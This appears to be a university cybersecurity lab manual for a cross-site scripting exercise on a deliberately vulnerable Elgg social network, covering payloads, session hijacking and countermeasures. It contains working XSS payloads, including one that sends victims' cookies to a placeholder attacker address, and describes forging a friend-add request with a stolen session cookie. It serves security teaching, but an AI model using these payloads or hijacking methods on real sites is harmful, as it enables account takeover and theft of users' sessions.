Cross-Site Scripting (XSS) Attack Lab
(Web Application: Elgg)

The development of this document is/was funded by the following grants from the US National Science Foundation: No. 1303306 and 1318814. This lab was imported into the Labtainer framework by the Naval Postgraduate School, Center for Cybersecurity and Cyber Operations under National Science Foundation Award No. 1438893.

1 Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, the attackers can steal the victim's credentials, such as session cookies. The access control policies (i.e., the same origin policy) employed by browsers to protect those credentials can be bypassed by exploiting the XSS vulnerability. Vulnerabilities of this kind can potentially lead to large-scale attacks.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application named `Elgg` in a web server within this lab. `Elgg` is a very popular open-source web application for social network, and it has implemented a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in Elgg in our installation, intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles. In this lab, students need to exploit this vulnerability to launch an XSS attack on the modified `Elgg`, in a way that is similar to what Samy Kamkar did to `MySpace` in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to his/her friend list.

2 Lab Environment

This lab runs in the Labtainer framework, available at http://my.nps.edu/web/c3o/labtainers. That site includes links to a pre-built virtual machine that has Labtainers installed, however Labtainers can be run on any Linux host that supports Docker containers.

From your labtainer-student directory start the lab using:

```
labtainer xsite
```

Links to this lab manual and to an empty lab report will be displayed. If you create your lab report on a separate system, be sure to copy it back to the specified location on your Linux system.

2.1 Environment Configuration

This lab includes three networked computers as shown in Figure 1. The "vuln-site" runs the Apache web server and the `Elgg` web applications. The "attacker" and "victim" computers each include the Firefox

browser. Use the browser `Web Developer` / `Network` tool (upper right menu), to inspect the HTTP requests and responses.



Figure 1: Cross site scripting lab topology

Starting the Apache Server. The Apache web server will be running when the lab commences. If you need to restart the web server, use the following command:

```
% sudo systemctl restart httpd
```

The `Elgg` Web Application. We use an open-source web application called `Elgg` in this lab. `Elgg` is a web-based social-networking application. It is already set up in on the vuln-site. We have also created several user accounts on the `Elgg` server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

Configuring DNS. We have configured the following URL needed for this lab:

URL	Description	Directory
`http://www.xsslabelgg.com`	Elgg	`/var/www/XSS/Elgg/`

Other software. Some of the lab tasks require some basic familiarity with JavaScript. Wherever necessary, we provide a sample JavaScript program to help the students get started. To complete task 3, students may need a utility to watch incoming requests on a particular TCP port. The home directory on the attacker computer contains an "echoserver" directory having C program that can be configured to listen on a particular port and display incoming messages.

Task 4 requires modifications to, compilation and execution of a Java program on the attacker computer. This program is in the HTTPSimpleForge directory on the attacker computer, and that computer includes a JDK for compiling java.

2.2 Note for Instructors

This lab may be conducted in a supervised lab environment. In such a case, the instructor may provide the following background information to the students prior to doing the lab:

1. A brief overview of the tasks.
2. How to use the virtual machine, Firefox web browser, and the `Web Developer / Network` tools.
3. Basics of JavaScript and Ajax.
4. How to use the C program that listens on a port.
5. How to write a Java program to send HTTP GET messages.

3 Lab Tasks

3.1 Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.

In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the `src` attribute in the `<script>` tag. See the following example:

```
<script type="text/javascript"
        src="http://www.example.com/myscripts.js">
</script>
```

In the above example, the page will fetch the JavaScript program from `http://www.example.com`, which can be any web server.

3.2 Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```

3.3 Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an <`img`> tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine, where the attacker has a TCP server listening to the same port. The server can print out whatever it receives. The TCP server program is in the echoserver directory on the attacker computer. Note that in the output, the = character gets transformed to `%3D`.

```
<script>document.write('<img src=http://attacker_IP_address:5555?c='
                              + escape(document.cookie) + '   >');
</script>
```

3.4 Task 4: Session Hijacking using the Stolen Cookies

After stealing the victim's cookies, the attacker can do whatever the victim can do to the `Elgg` web server, including adding and deleting friends on behalf of the victim, deleting the victim's post, etc. Essentially, the attacker has hijacked the victim's session. In this task, we will launch this session hijacking attack, and write a program to add a friend on behalf of the victim. The attack should be launched from another virtual machine.

To add a friend for the victim, we should first find out how a legitimate user adds a friend in `Elgg`. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox's `Web Developer / Network` tool can help us; it can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. A screen shot of sample HTTP headers is given in Figure 2. This header information is gathered using the Firefox `Web Developer / Network` tools in the victim's browser.

Once we have understood what the HTTP request for adding friends look like, we can write a Java program to send out the same HTTP request. The `Elgg` server cannot distinguish whether the request is sent out by the victim's browser or by the attacker's Java program. As long as we set all the parameters correctly, and the session cookie is attached, the server will accept and process the project-posting HTTP request. To simplify your task, the HTTPSimpleForge directory on the attacker computer contains a sample Java program that does the following:

1. Open a connection to web server.
2. Set the necessary HTTP header information.
3. Send the request to web server.
4. Get the response from web server.

Note you are permitted to hand-code cookie values (obtained using the technique in Task 3) into this program. In practice, such a program would read the cookie value off of the network as was done in Task 3.

If you have trouble understanding the sample Java program, we suggest you to read the following:

- JDK 8 Documentation: `https://docs.oracle.com/javase/8/docs/api/`
- Java Protocol Handler: `http://java.sun.com/developer/onlineTraining/protocolhandlers/`

Note 1: `Elgg` uses two parameters `__elgg_ts` and `__elgg_token` as a countermeasure to defeat another related attack (Cross Site Request Forgery). Make sure that you set these parameters correctly for your attack to succeed.

Note 2: Compile and run the java program using

```
javac HTTPSimpleForge.java
java HTTPSimpleForge
```

3.5 Task 5: Countermeasures

`Elgg` does have a built in countermeasures to defend against the XSS attack. We have deactivated and commented out the countermeasures to make the attack work. There is a custom built security plugin `HTMLawed 1.8` on the Elgg web application which on activated, validates the user input and removes the tags from the input. This specific plugin is registered to the `function filter_tags` in the `elgg/engine/lib/input.php` file.

To turn on the countermeasure, login to the application as admin, goto `administration` (on top menu) → `plugins` (on the right panel), andSelect `security and spam` in the dropdown menu and click `filter`. You should find the `HTMLawed 1.8` plugin below. Click on `Activate` to enable the countermeasure.

In addition to the `HTMLawed 1.8` security plugin in `Elgg`, there is another built-in PHP method called `htmlspecialchars()`, which is used to encode the special characters in the user input, such as encoding `"<"` to `&lt`, `">"` to `&gt`, etc. Please go to the directory `elgg/views/default/output` and find the function call `htmlspecialchars` in `text.php`, `tagcloud.php`, `tags.php`, `access.php`, `tag.php`, `friendlytime.php`, `url.php`, `dropdown.php`, `email.php` and `confirmlink.php` files. Uncomment the corresponding `"htmlspecialchars"` function calls in each file.

Once you know how to turn on these countermeasures, please do the following:

1. Activate only the `HTMLawed 1.8` countermeasure but not `htmlspecialchars`; visit any of the victim profiles and describe your observations in your report.
2. Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.

Note: Please do not change any other code and make sure that there are no syntax errors.

4 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed. Please provide details using `LiveHTTPHeaders`, and/or screenshots. You also need to provide explanation to the observations that are interesting or surprising. If you edited your lab report on a separate system, copy it back to the Linux system at the location identified when you started the lab, and do this before running the stoplab command.

After finishing the lab, go to the terminal on your Linux system that was used to start the lab and type:

```
stoplab xsite
```

When you stop the lab, the system will display a path to the zipped lab results on your Linux system. Provide that file to your instructor, e.g., via the Sakai site.

References

[1] AJAX for n00bs. Available at `http://www.hunlock.com/blogs/AJAX_for_n00bs`.

[2] AJAX POST-It Notes. Available at `http://www.hunlock.com/blogs/AJAX_POST-It_Notes`.

[3] Essential Javascript – A Javascript Tutorial. Available at the following URL: `http://www.hunlock.com/blogs/Essential_Javascript_--_A_Javascript_Tutorial`.

[4] The Complete Javascript Strings Reference. Available at the following URL: `http://www.hunlock.com/blogs/The_Complete_Javascript_Strings_Reference`.

[5] Technical explanation of the MySpace Worm. Available at the following URL: `http://namb.la/popular/tech.html`.

[6] Elgg Documentation. Available at URL: `http://docs.elgg.org/wiki/Main_Page`.

```
http://www.xsslabelgg.com/action/friends/add?friend=40&__elgg_ts=1402467511
                            &__elgg_token=80923e114f5d6c5606b7efaa389213b3

GET /action/friends/add?friend=40&__elgg_ts=1402467511
                            &__elgg_token=80923e114f5d6c5606b7efaa389213b3
HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101
Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/elgguser2
Cookie: Elgg=7pgvml3vh04m9k99qj5r7ceho4
Connection: keep-alive

HTTP/1.1 302 Found
Date: Wed, 11 Jun 2014 06:19:28 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/elgguser2
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Figure 2: Sample of HTTP Header for Adding a Friend